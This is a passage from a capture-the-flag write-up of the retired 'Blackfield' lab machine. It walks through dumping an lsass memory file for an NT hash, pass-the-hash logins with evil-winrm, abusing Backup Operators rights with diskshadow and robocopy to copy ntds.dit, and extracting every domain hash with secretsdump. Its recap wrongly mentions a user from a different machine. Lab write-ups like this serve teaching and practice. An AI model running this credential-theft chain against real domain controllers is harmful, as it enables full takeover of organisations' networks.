  conhost.zip                         A 37876530  Thu May 28 16:25:36 2020
  ctfmon.zip                          A 24962333  Thu May 28 16:25:45 2020
  dfsrs.zip                           A 23993305  Thu May 28 16:25:54 2020
  dllhost.zip                         A 18366396  Thu May 28 16:26:04 2020
  ismserv.zip                         A  8810157  Thu May 28 16:26:13 2020
  lsass.zip                           A 41936098  Thu May 28 16:25:08 2020
  mmc.zip                             A 64288607  Thu May 28 16:25:25 2020
  RuntimeBroker.zip                   A 13332174  Thu May 28 16:26:24 2020
  ServerManager.zip                   A 131983313 Thu May 28 16:26:49 2020
  sihost.zip                          A 33141744  Thu May 28 16:27:00 2020
  smartscreen.zip                     A 33756344  Thu May 28 16:27:11 2020
  svchost.zip                         A 14408833  Thu May 28 16:27:19 2020
  taskhostw.zip                       A 34631412  Thu May 28 16:27:30 2020
  winlogon.zip                        A 14255089  Thu May 28 16:27:38 2020
  wlms.zip                            A  4067425  Thu May 28 16:27:44 2020
  WmiPrvSE.zip                        A 18303252  Thu May 28 16:27:53 2020

                7846143 blocks of size 4096. 3490514 blocks available
```

very interesting, each one of those is a memory dump file!
well without any hesitation, we must first try doing sth with `lsass.zip` for obvious reasons, lets unzip it first

```
unzip lsass.zip
Archive:  lsass.zip
  inflating: lsass.DMP
```

now check what type of file it is

```
file lsass.DMP
lsass.DMP: Mini DuMP crash report, 16 streams, Sun Feb 23 18:02:01 2020, 0x421826
type
```

with a little bit of research, i found `pypykatz` would be usefull to dump this file

```
pypykatz lsa minidump lsass.DMP
INFO:root:Parsing file lsass.DMP
FILE: ======== lsass.DMP =======
```

```
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None
        == SSP [633ba]==
                username
                domainname
                password None
        == Kerberos ==
                Username: svc_backup
                Domain: BLACKFIELD.LOCAL
                Password: None
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None

== LogonSession ==
authentication_id 365835 (5950b)
session_id 2
username UMFD-2
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:59:38.218491+00:00
sid S-1-5-96-0-2
.......
```

What we see in the output above, is logon sessions, and there is a plaintext hash there for guess who, user `SVC_BACKUP` ! (if you remember from the bloodhound inspection, our goal was to reach this user)

Logging in as `SVC_BACKUP` via pass the hash

```
evil-winrm -i blackfield.htb -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
```

logged in, and grabbed user flag! `3920bb317a0bef51027e2852be64b543`


proof

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc_backup> cd Desktop
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> cat user.txt
3920bb317a0bef51027e2852be64b543
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> whoami
blackfield\svc_backup
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> hostname
DC01
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::f9ec:fa0b:a512:c951
   Link-local IPv6 Address . . . . . : fe80::f9ec:fa0b:a512:c951%17
   IPv4 Address. . . . . . . . . . . : 10.129.164.18
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1
```

Privesc


Lets remember what bloodhound showed us earlier about user `SVC_BACKUP`:

`Shortest Paths to Unconstrained Delegation Systems`



hm this means that user `SVC_BACKUP` can remotely login, lets now inspect `SVC_BACKUP'` group membership:

`Group Membership` of user `SVC_BACKUP`



hm so how do we privesc here? well the simplest thought here to start with, would be that this user is member of `BACKUP OPERATORS` , what do we know about this group?

Members of the **Backup Operators** group can:

1. **Back up any file or folder**, even if they don't have read access to it.
2. **Restore any file or folder**, even if they don't have write access.
3. Log on **locally** (by default, on workstations and servers).
4. **Bypass NTFS permissions** using specific APIs or tools (like `ntbackup`, `robocopy`, `wbadmin`, or `sebackupprivilege`/`serestoreprivilege`).

Nice, this group seems to have potential for privesc, lets see our user's privileges:

```
whoami /priv
```

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Abusing `BACKUP OPERATORS` privileges

So searching for resources about abusing `BACKUP OPERATORS` i found this:
https://www.hackingarticles.in/addself-active-directory-abuse/

And according to it, i run the following commands as described there:

```
# on your machine:
$ cat raj.dsh
set context persistent nowriters
add volume c: alias raj
create
expose %raj% z:

$ unix2dos raj.dsh
unix2dos: converting file raj.dsh to DOS format...
```

```
*Evil-WinRM* PS C:\\> mkdir Temp
    Directory: C:\\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         8/5/2025   9:27 PM                Temp
*Evil-WinRM* PS C:\\> cd Temp
*Evil-WinRM* PS C:\\Temp> upload raj.dsh

Info: Uploading /home/ch3ckm8/raj.dsh to C:\\Temp\\raj.dsh

Data: 112 bytes of 112 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\\Temp> diskshadow /s raj.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  8/5/2025 9:28:35 PM

-> set context persistent nowriters
-> add volume c: alias raj
-> create
Alias raj for shadow ID {92e80450-422d-42ac-9db0-1d6e2c594fd2} set as environment
variable.
Alias VSS_SHADOW_SET for shadow set ID {db98334c-1c71-4a02-b8bf-564a028e6afe} set as
environment variable.

Querying all shadow copies with the shadow copy set ID {db98334c-1c71-4a02-b8bf-
564a028e6afe}

    * Shadow copy ID = {92e80450-422d-42ac-9db0-1d6e2c594fd2}       %raj%
        - Shadow copy set: {db98334c-1c71-4a02-b8bf-564a028e6afe}   %VSS_SHADOW_SET%
        - Original count of shadow copies = 1
        - Original volume name: \\\\?\\Volume{6cd5140b-0000-0000-0000-
602200000000}\\ [C:\\]
        - Creation time: 8/5/2025 9:28:36 PM
        - Shadow copy device name: \\\\?
\\GLOBALROOT\\Device\\HarddiskVolumeShadowCopy1
```

```
        - Originating machine: DC01.BLACKFIELD.local
        - Service machine: DC01.BLACKFIELD.local
        - Not exposed
        - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
        - Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %raj% z:
-> %raj% = {92e80450-422d-42ac-9db0-1d6e2c594fd2}
The shadow copy was successfully exposed as z:\\.
->
*Evil-WinRM* PS C:\\Temp> robocopy /b z:windowsntds . ntds.dit

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Tuesday, August 5, 2025 9:28:44 PM
   Source : Z:\\windowsntds\\
     Dest : C:\\Temp\\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

2025/08/05 21:28:44 ERROR 2 (0x00000002) Accessing Source Directory
Z:\\windowsntds\\
The system cannot find the file specified.

*Evil-WinRM* PS C:\\Temp> robocopy /b z:\\windows\\ntds . ntds.dit

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Tuesday, August 5, 2025 9:29:30 PM
   Source : z:\\windows\\ntds\\
     Dest : C:\\Temp\\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    z:\\windows\\ntds\\
        New File                  18.0 m    ntds.dit
```

```
0.0%
0.3%
...
99.6%
100%
100%

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :   18.00 m   18.00 m         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00

   Speed :            121770116 Bytes/sec.
   Speed :             6967.741 MegaBytes/min.
   Ended : Tuesday, August 5, 2025 9:29:31 PM

*Evil-WinRM* PS C:\\Temp> reg save hklmsystem c:Tempsystem
reg.exe : ERROR: Invalid key name.
    + CategoryInfo          : NotSpecified: (ERROR: Invalid key name.:String) [],
RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Type "REG SAVE /?" for usage.
*Evil-WinRM* PS C:\\Temp> reg save hklm\\system c:\\Temp\\system
The operation completed successfully.

*Evil-WinRM* PS C:\\Temp> download ntds.dit

Info: Downloading C:\\Temp\\ntds.dit to ntds.dit

Info: Download successful!
*Evil-WinRM* PS C:\\Temp> download system

Info: Downloading C:\\Temp\\system to system

Info: Download successful!
*Evil-WinRM* PS C:\\Temp>
```

Dumping NTDS using the SYSTEM hive

Finally, run secretsdump to **extract NTLM password hashes** and **other credential data** from an **offline copy of the AD database (`ntds.dit`)**, using the **Boot Key from the `SYSTEM` hive**.

```
impacket-secretsdump -ntds ntds.dit -system system local
```

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its
affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:077e90a55810c6b13c6ff0983cb831ef:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
BLACKFIELD.local\\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e
7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\\BLACKFIELD538365:1106:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e
7ac3f46cca81ed6762d1c:::
.....
```

Almost done now, grab the 2nd part of admin's hash `184fb5e5178480be64824d4cd53b99ee` and login via winrm.

Logging in as Administrator via pass the hash

```
evil-winrm -i blackfield.htb -u Administrator -H 184fb5e5178480be64824d4cd53b99ee
```

grabbed root flag! `4375a629c7c67c8e29db269060c955cb`

proof

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
4375a629c7c67c8e29db269060c955cb
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> hostname
DC01
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::162
   IPv6 Address. . . . . . . . . . . : dead:beef::20cd:2c81:cac8:84bb
   Link-local IPv6 Address . . . . . : fe80::20cd:2c81:cac8:84bb%17
   IPv4 Address. . . . . . . . . . . : 10.129.229.17
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1
```

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

1. nmap scan -> target is a DC, chose **smb** , **rpc** and **ldap** services to focus on
2. **enumerate** `LDAP` -> nothing useful
3. **enumerate** `RPC` -> nothing useful
4. **enumerate** `SMB` shares -> found access to share
5. **retrieved usernames** from files contained in that share
6. `AS-REP roasting` was conducted and successfully got AS-REP hash (since the user has The `Do not require Kerberos preauthentication` flag enabled (since we had a list of usernames on the recon phase)
7. `cracked` the retrieved hash for a user (support)
8. `correlated` the found creds with the `RPC` , `SMB` , `LDAP` services
9. enumerated `RPC` as user support, found users, groups
10. enumerated `SMB` as user support, no non default shares found

11. enumerated `LDAP` as user support via `Bloodhound` , found attack path, the compromised user (support) can change pass for another user (audit2020)

Foothold

1. `changed password` for user audit2020 as user support
2. `correlated` this user's creds with the `RPC` , `SMB` , `LDA` services
3. enumerated `SMB` as user audit2020, found shares
4. the found `shares` contained critical files, that were `memory dumps`
5. chose the `lsass dump` and dumped it, revealing a **NTLM hash** for another user `svc_backup`
6. logged in via win-rm via pass the hash as user `svc_backup`
7. enumerated `LDAP` as user audit2020 via `Bloodhound` , found attack path, the compromised user (support) can change pass for another user (audit2020)
8. **logged in** via evil-winrm to host using on user **svc-alfresco**, and grabbed the user flag.

Privesc

1. now that we got foothold, as a user (**svc-backup**) i inspected its `group membership` , which i found that was member of a privileged: group `BACKUP operators` , which after investigation was found that it has permissions to backup files
2. found commands that exploit those privileged group's permissions to retrieve `NTDS.dit` and `SYSTEM hive` and download them offline
3. now these 2 files are available offline, i dumped them using secretsdump which revealed the `NTLM hash` of the `Administrator`
4. using administrator's NTLM hash we **login** via evil-winrm and grab the root flag!

Sidenotes

To conclude, this was a good all around machine. What i learned from this one, for the foothold was that enumeration can have multiple layers, as more users get compromised. As for the privesc part, it was essential to learn about the privileged group's permissions that the compromised user was a member of and how to exploit them.

Blackfield has been Pwned!

Congratulations  **ch3ckm8**, best of luck in capturing flags ahead!

#7902	05 Aug 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK SHARE